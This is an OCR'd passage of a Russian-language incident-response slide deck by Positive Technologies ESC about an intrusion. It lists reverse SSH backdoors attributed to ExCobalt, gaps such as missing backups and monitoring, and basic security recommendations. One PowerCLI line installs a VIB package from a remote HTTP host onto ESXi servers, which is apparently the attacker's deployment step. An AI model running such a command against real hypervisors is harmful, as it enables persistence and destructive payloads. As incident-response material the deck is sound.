
/var/lib/docker/overlay2/[REDACTED]/diff/usr/bin/processes — Reverse SSH
/var/lib/docker/overlay2/[REDACTED]/diff/usr/bin/checks — ExCobalt Reverse SSH

нет SSDLC


0x07 нашли другие подсети



ошибки сегментации




0x08 подготовились




```
Install-VMHostPatch -VMHost $esx -HostPath "http://yourhost/path/file.vib"
```


ошибка конфигурации

промежуточный итог



отсутствие NTA

0x09 запустили



нет бекапов

Базовые принципы ИБ (still worthy)


- Использовать актуальные версии ОС и ПО
- Внедрить двухфакторную аутентификацию
- Сегментировать сеть
- Наладить процесс регулярного создания изолированных резервных копий
- Обеспечить защиту конечных точек
- Регулярно проводить аудит периметра инфраструктуры
- Не хранить чувствительные данные в открытом виде
- Установить требования к минимальной сложности паролей
- Организовать централизованный сбор и долговременное хранение журналов событий

PT ESC IR

Positive Technologies Expert Security Center
Incident Response

- 10+ лет опыта
- 100+ проектов ежегодно
- Работа в режиме 24/7
- До 60 минут от предоставления данных до получения первых результатов
- Использование DFIR-инструментов собственной разработки

Реагирование и защита силами PT ESC



Телеграм-канал ESCalator

Спасибо!